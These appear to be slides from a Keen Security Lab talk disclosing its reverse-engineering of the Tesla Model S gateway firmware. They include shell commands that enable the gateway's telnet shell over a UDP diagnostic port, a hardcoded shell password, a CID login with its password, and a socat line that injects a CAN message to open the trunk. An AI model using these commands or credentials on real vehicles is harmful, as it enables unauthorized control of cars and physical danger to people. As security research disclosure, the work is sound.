- **pvCreatedTask** Used to pass back a handle by which the created task can be referenced.



FreeRTOS概览

- FreeRTOS中，队列是其任务间的通信方式，除了数据传递，还可用于实现信号量和互斥量等信号传递。



特斯拉网关的FreeRTOS

Tencent

QUEUE

Functions window

Function name	Segment	Start	Length
xQueueGenericSend_4004D190	FLASH2	000331E0	00000034
xQueueGiveMutexRecursive	FLASH2	00023B54	0000006C
xQueueCreateMutex	FLASH2	00023AD4	00000080
vQueueWaitForMessageRestri...	FLASH2	00023204	00000088
xQueueGenericCreate	FLASH2	000236A0	000000D8
prvUnlockQueue	FLASH2	000230E4	00000120
xQueueGenericSend	FLASH2	0002383C	00000298
xQueueTakeMutexRecursive	FLASH2	00023BC0	000002B4
xQueueAltGenericReceive	FLASH2	000233B4	000002EC
xQueueAltGenericSend	FLASH2	00023FD0	00000300
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0

queue

TASK

Functions window

Function name	Segment	Start	Length
vPortRestoreTaskContext	FLASH2	00020614	00000054
vTaskSuspendAll	FLASH2	00020F9C	00000018
xTaskGetTickCount	FLASH2	00020FB4	00000078
uxTaskGetNumberOfTasks	FLASH2	0002103C	00000010
vTaskSetTimeOutState	FLASH2	000211A8	0000001C
xTaskCheckForTimeOut	FLASH2	000211C4	000000F8
vTaskMissedYield	FLASH2	000212BC	00000014
xTaskGetCurrentTaskHandle	FLASH2	00021330	0000000C
xTaskGetSchedulerState	FLASH2	0002133C	0000002C
taskENTER_CRITICAL	FLASH2	00021368	0000002C
taskEXIT_CRITICAL	FLASH2	00021394	0000004C
prvAddTaskToReadyList	FLASH2	000213E0	00000090
vTaskPriorityInherit	FLASH2	00021470	000000D8
xTaskRemoveFromEventList	FLASH2	00021548	000000F4
vTaskSwitchContext	FLASH2	00021BD0	0000015C
xTaskIncrementTick	FLASH2	00021EA8	000001C4
xTaskResumeAll	FLASH2	0002206C	00000218
vTaskDelayUntil	FLASH2	00022284	00000120
prvInitialiseTaskLists	FLASH2	000223D4	000000A4
xTaskGenericCreate	FLASH2	00022478	00000330
vTaskStartScheduler	FLASH2	000227A8	0000027C
prvIdleTask	FLASH2	00022A24	00000120
vTaskPlaceOnEventListRestric...	FLASH2	00022DCC	000000BC
vTaskPlaceOnEventList	FLASH2	00022E88	000000F4
vTaskDelay	FLASH2	00022F7C	000000E4
create_ethTask	FLASH2	0002664C	00000084
ethTask	FLASH2	000266D0	00000354
i2cTask	FLASH2	00026C10	00000598
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0
periodicLogTask	FLASH2	0002AC70	00000968
RTC_rtcTask	FLASH2	0002D1C4	000005F8
mainTask	FLASH2	00034BB0	00001A50
temperatureTask	FLASH2	00036600	00000D80
cyclicFlagTask	FLASH2	00037380	000000E8
tenHzTask	FLASH2	00037468	00000A88

Task

KEEN security lab

网络协议栈与文件系统

- 可以成功识别各接口函数☺
  - socket listen send recv sendto recvfrom etc.
  - fopen fread fwrite fclose etc.
- 具体对应的项目有待确认☹
  - TCP/IP stack
    - http://savannah.nongnu.org/projects/lwip/
  - File system
    - http://elm-chan.org/fsw/ff/00index_e.html

逆向工程

- 字符串对齐

IDA View-A

```
FLASH2:00151E68 aBdy_gtw_memoryseatsinsta:.string "BDY_GTW_memorySeatsInstalled"
FLASH2:00151E68                                   # DATA XREF: FLASH2:000E16F4↑o
FLASH2:00151E68                 .byte 0, 0, 0, 0
FLASH2:00151E88 aBdy_gtw_mirrorpuddlelamp:.string "BDY_GTW_mirrorPuddleLampInstalled"
FLASH2:00151E88                                   # DATA XREF: FLASH2:000E170C↑o
FLASH2:00151E88                 .byte 0, 0, 0
FLASH2:00151EAC aBdy_gtw_nokeylessentry:.string "BDY_GTW_noKeylessEntry"
FLASH2:00151EAC                                   # DATA XREF: FLASH2:000E1724↑o
FLASH2:00151EAC                 .byte 0, 0
FLASH2:00151EC4 aBdy_gtw_nozzleheatinstal:.string "BDY_GTW_nozzleHeatInstalled"
FLASH2:00151EC4                                   # DATA XREF: FLASH2:000E173C↑o
FLASH2:00151EC4                 .byte 0
```

UNKNOWN 00151E68: FLASH2:aBdy_gtw_memoryseatsinsta (Synchronized with Hex View-1)

逆向工程

- 函数体识别

IDA View-A

```
FLASH2:001C6168                 # =============== S U B R O U T I N E =======================================
FLASH2:001C6168
FLASH2:001C6168
FLASH2:001C6168                 socket_taskENTER_CRITICAL:                      # CODE XREF: sub_1C1548:loc_1C15F0↑p
FLASH2:001C6168                                                                 # event_callback+74↑p ...
FLASH2:001C6168
FLASH2:001C6168                 .set back_chain, -0x10
FLASH2:001C6168                 .set sender_lr,  4
FLASH2:001C6168
FLASH2:001C6168 94 21 FF F0                     stwu    r1, back_chain(r1)
FLASH2:001C616C 7C 08 02 A6                     mflr    r0
FLASH2:001C6170 90 01 00 14                     stw     r0, 0x10+sender_lr(r1)
FLASH2:001C6174 4B E5 B1 F5                     bl      taskENTER_CRITICAL
FLASH2:001C6178 38 60 00 00                     li      r3, 0
FLASH2:001C617C 80 01 00 14                     lwz     r0, 0x10+sender_lr(r1)
FLASH2:001C6180 38 21 00 10                     addi    r1, r1, 0x10
FLASH2:001C6184 7C 08 03 A6                     mtlr    r0
FLASH2:001C6188 4E 80 00 20                     blr
FLASH2:001C6188                 # End of function socket_taskENTER_CRITICAL
FLASH2:001C6188
UNKNOWN 001C617C: socket_taskENTER_CRITICAL+14
```

逆向工程

- 函数表识别

IDA View-A

```
H2:00041640 00 04 14 7C diag_func_table:.long sub_4147C          # DATA XREF: diagTask+1C↑o
H2:00041644 00 04 0B F4                 .long sub_40BF4
H2:00041648 00 00 00 00                 .long 0
H2:0004164C 00 04 14 D4                 .long sub_414D4
H2:00041650 00 04 14 AC                 .long sub_414AC
H2:00041654 00 04 0B 98                 .long sub_40B98
H2:00041658 00 00 00 00+                .long 0, 0
H2:00041660 00 04 12 04                 .long sub_41204
H2:00041664 00 04 11 50                 .long sub_41150
H2:00041668 00 04 0E E8                 .long sub_40EE8
H2:0004166C 00 04 0D 34                 .long sub_40D34
H2:00041670 00 04 0A DC                 .long sub_40ADC
H2:00041674 00 04 0A 20                 .long sub_40A20
H2:00041678 00 04 0E 04                 .long sub_40E04
H2:0004167C 00 00 00 00+                .long 0, 0
H2:00041684 00 04 14 FC                 .long sub_414FC
H2:00041688 00 04 0C 48                 .long sub_40C48
H2:0004168C 00 00 00 00+                .long 0, 0
H2:00041694 00 04 09 24                 .long sub_40924
```


UNKNOWN 00041640: FLASH2:diag_func_table

逆向工程

```
#!/usr/bin/env python
import idautils

def flash_ram_memcpy(frmea, toea, count, itemsize):
 datalist = idautils.GetDataList(frmea, count, itemsize)
 idautils.PutDataList(toea, datalist, itemsize)

flash_ram_memcpy(0x10C004, 0x4004B4F0,
              (0x40065064-0x4004B4F0)/4, 4)
```



特斯拉网关开放端口

- TCP
  - 23
  - 1050
- UDP
  - 3500
  - ~~21000~~
  - ~~38001~~

Shell端口 tcp:192.168.90.102:23

- 由Task shellTask创建

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(shellTask, "shellTask", 2048, 0, 2u, 0);
    ...
}
```

- 开启shell

```
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# nc gw 23
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# printf "\x12\x01" |socat - udp:gw:3500
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# nc gw 23
?
```

Shell端口 tcp:192.168.90.102:23

- Shell 密码

```
00049DA8
00049DA8                loc_49DA8:
00049DA8 81 21 00 1C                lwz     r9, 0x120+var_104(r1)
00049DAC 6D 20 31 71                xoris   r0, r9, '1q'
00049DB0 2F 80 33 65                cmpwi   cr7, r0, '3e'
00049DB4 41 9E 00 50                beq     cr7, loc_49E04
```

```
00049E04
00049E04                loc_49E04:
00049E04 81 21 00 20                lwz     r9, 0x120+var_100(r1)
00049E08 6D 20 35 74                xoris   r0, r9, '5t'
00049E0C 2F 80 37 75                cmpwi   cr7, r0, '7u'
00049E10 40 9E FF A8                bne     cr7, loc_49DB8
```

- 静态密码：1q3e5t7u

Shell端口 tcp:192.168.90.102:23

- 成功登录

```
root@cid-5Y[redacted]54# printf "\x12\x01" |socat - udp:gw:3500
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# nc gw 23
? 1q3e5t7u

gw> help
Board Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2
```

Shell端口 tcp:192.168.90.102:23

系统命令	控制命令	状态命令
exit	resetsd	flushinfo
mkdir	formatsd	dbgrails
cp	hub	dbgrtc
cat	ex	miiread
mv	ic	dbgtimers
rm	clearlogs	dbgsleep
date	tegrareset	hwid
ls	tegra	uptime
help	reboot	status
	chkdsk	dbglog

Shell端口 tcp:192.168.90.102:23

- tegra命令

```
gw> tegra 115200


Tesla Motors Model S

cid login: tesla1
tesla1
Password: 91172ab888115fe2

Last login: Wed Aug 31 22:44:03 PDT 2016 from 192.168.90.105 on pts/0
/etc/update-motd.d/00-header: 4: lsb_release: not found
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux


Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/
-bash: no job control in this shell
tesla@cid-5Y[redacted]4$
```

诊断端口 udp:192.168.90.102:3500

- 由Task diagTask创建

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(diagTask, "diagTask", 1024, 0, 2u, 0);
    ...
}
```

- CID 发送：
  - 1 字节命令ID, 及 0~28 字节参数
- Gateway 返回：
  - 1 字节命令ID, 及N字节结果

诊断端口 udp:192.168.90.102:3500

- 功能列表:

```
diag_funcs[0] = REBOOT;
diag_funcs[1] = APP_VERSION;
diag_funcs[3] = MONITOR_CAN;
diag_funcs[4] = INJECT_CAN;
diag_funcs[5] = BL_VERSION;
diag_funcs[8] = REBOOT_FOR_UPDATE;
diag_funcs[9] = RESET_TEGRA;
diag_funcs[0xA] = UPDATER_SLEEP_DELAY;
diag_funcs[0xB] = SLOW_VIP_405HS;
diag_funcs[0xC] = SET_DEBUG_PARAM;
diag_funcs[0xD] = GET_DEBUG_PARAM;
diag_funcs[0xE] = CLEAR_LOG;
diag_funcs[0x11] = CLUSTER_POWER;
diag_funcs[0x12] = ENABLE_SHELL;
diag_funcs[0x13] = MCU_POWER;
diag_funcs[0x14] = FILE_CRC;
diag_funcs[0x15] = HWIDACQ;
diag_funcs[0x16] = APP_CRC_AND_TYPE;
diag_funcs[0x17] = HUMAN_VERSION;
diag_funcs[0x18] = GIT_HASH;
diag_funcs[0x19] = DRIVE_RAIL_DISABLE;
diag_funcs[0x1A] = PNSN;
diag_funcs[0x1B] = GW_BOARD_REV;
diag_funcs[0x1C] = DRIVE_RAIL_REQUEST;
diag_funcs[0x1D] = SHUTOFF_RAILS_AND_REBOOT;
diag_funcs[0x1E] = RESET_SECURITY_KEY;
```

0x8 REBOOT_FOR_UPDATE

- 更新gateway

```
void REBOOT_FOR_UPDATE(int fd, struct addrinfo *addr_info, int len, char * input_buffer)
{
    ...
    do_mv(input_buffer + 1, "boot.img")
    ...
    SIU_SRCR = 0x80000000; //REBOOT

}
```

- CID 发送：

```
00000000  08 6e 6f 62 6f 6f 74 2e  69 6d 67              |.noboot.img|
0000000b
```

0x04 INJECT_CAN

Pseudocode-A

```
1 signed int resetbms()
2 {
3   resetbms_2();
4   return 1;
5 }
```

UNKNOWN resetbms:3

Pseudocode-A

```
1 unsigned int __cdecl INJECT_CAN(int a1, int a2, int len, char *buf)
2 {
3   return diag_send_msg(len, buf);
4 }
```

UNKNOWN INJECT_CAN:1

Pseudocode-A

```
1 int resetbms_2()
2 {
3   int result; // r3@2
4
5   if ( !BYTE1(dword_40068720) )
6   {
7     BYTE1(dword_40068720) = 1;
8     result = can_send_msg(2, (int)&off_4006871C);
9   }
10  return result;
11 }
```

UNKNOWN resetbms_2:11

Pseudocode-A

```
1 unsigned int __fastcall diag_send_msg(int len, char *buf)
2 {
3   char v2; // r0@1
4   bool v3; // cr61@1
5   unsigned int channel; // r3@1
6   unsigned int v5; // r10@3
7   int **v6; // r11@3
8
9   v2 = len - 4;
10  v3 = (unsigned int)(len - 4) > 8;
11  channel = (unsigned __int8)buf[1];
12  if ( !v3 && channel <= 5 )
13  {
14    v5 = 6 * channel;
15    v6 = &off_40069878[6 * channel];
16    if ( !*((_BYTE *)v6 + 5) )
17    {
18      *(_WORD *)off_40069878[v5] = *((_WORD *)buf + 1);
19      *(_DWORD *)off_40069878[v5][7] = *((_DWORD *)buf + 1);
20      *(_DWORD *)(off_40069878[v5][7] + 4) = *((_DWORD *)buf + 2);
21      *((_BYTE *)v6 + 4) = v2;
22      *((_BYTE *)v6 + 5) = 1;
23      channel = can_send_msg(channel, (int)&off_40069878[6 * channel]);
24    }
25  }
26  return channel;
27 }
```

UNKNOWN diag_send_msg:23

0x04 INJECT_CAN: 如何开后备箱？

```
struct Diag_CAN_Msg {
   CHAR diag_id;     // INJECT_CAN==0x04
   CHAR channel;     // CAN Channel ID,{0-6}
   WORD can_id; // CAN Msg ID
   DWORD msg1;  // Messages
   DWORD msg2; };
```

```
#!/bin/sh
printf "\x04\x01\x02\x48\x04\x00\x00\x04\x00\xFF\xFF\x00" | socat - udp:gw:3500
```

演示

Open the Trunk

科恩实验室
KEEN
security lab

KEEN
security
lab

五、安全研究总结

KEEN security lab

特斯拉攻击链披露

Tencent

CID

1. Get control of 3G/WiFi
2. Exploit Webkit Browser And execute command on System
3. Root the Ubuntu system
4. Patch and Disable AppArmor

ECUs

5. Bypass ECU's firmware integrity verification
6. Reflash modified Gateway firmware
7. Send malicious CAN messages to CAN Bus
8. Control ECUs to perform some dangerous physical actions

KEEN security lab

Tesla vs Jeep

Tencent

Cellular/Wifi

3G: 通过钓鱼网页等的配合发起攻击。
Wi-Fi: 配合浏览器特性可以达到无交互入侵。

Browser

出色的调试技巧外加多个漏洞配合，达到浏览器任意代码执行。

Linux Kernel

ROOT团队技术积累带来的成功内核提权漏洞。

Gateway

多个环节的完整性校验绕过，最终实现刷入自定义固件。

CAN

实现任意CAN总线发任意CAN消息。
最终攻击效果达成。

特斯拉：多个漏洞的复杂攻击链。

Cellular

汽车网络未做隔离，导致通过运营商网络可以接触汽车。

D-Bus Service

D-Bus默认存在的ROOT全新任意代码执行。

QNX

D-Bus默认存在的ROOT全新任意代码执行。

Gateway

绕过完整性校验实现刷入自定义固件。

CAN

实现任意CAN总线发任意CAN消息。
最终攻击效果达成。

JEEP：漏洞+运营商策略配合。

KEEN security lab

特斯拉安全研究总结

Tencent

- 汽车移动APP安全
- TSP云服务安全（Web、数据库）
- 云、移动、车互联通信安全
- 无线和近场通信安全
- 车载嵌入式系统应用安全
- 车载嵌入式操作系统安全
- 车载嵌入式芯片安全
- 车电网络安全

整车安全涉及到安全的方方面面，难度远远大于单一模块攻防，汽车安全任重而道远。

KEEN security lab

科恩车联网安全能力总结

Tencent

产品设计

安全构架和威胁建模分析咨询:

- IV Connectivity Modules
- TSP Modules
- Communication Mechanisms
- Encryptions & Decryptions
- Secure OTA Architecture
- Etc.

对于一线厂商的独立安全:

- IV Connectivity Modules
- TSP Modules
- Mobile APP Modules
- Encryptions & Decryptions
- Etc.

安全能力传递:

- Attacks & Defenses 101 Trainings to IT engineers & Developers

开发

安全能力传递:

- SDL Management Framework Trainings
- SAE J3061 Practices Trainings

协同实施安全开发最佳实践:

- Secure Coding Best Practices
- Security Requirements / Standards to Tie-1 Providers

代码安全分析:

- Native code review
- Web code review

测试

安全渗透测试:

- IV Connectivity Modules
- TSP Modules
- Mobile APP & User Portal Modules
- Communication Mechanisms
- Encryptions & Decryptions
- Hardware gateway/firewall Modules
- System Upgrade Security

发布

安全应急响应和安全提升:

- Technical Analysis on security incidents
- Technical Advisory on mitigations and protections

KEEN security lab

谢谢!

招聘进行中.
欢迎加入科恩实验室！

snie@tencent.com

Tencent

KEEN security lab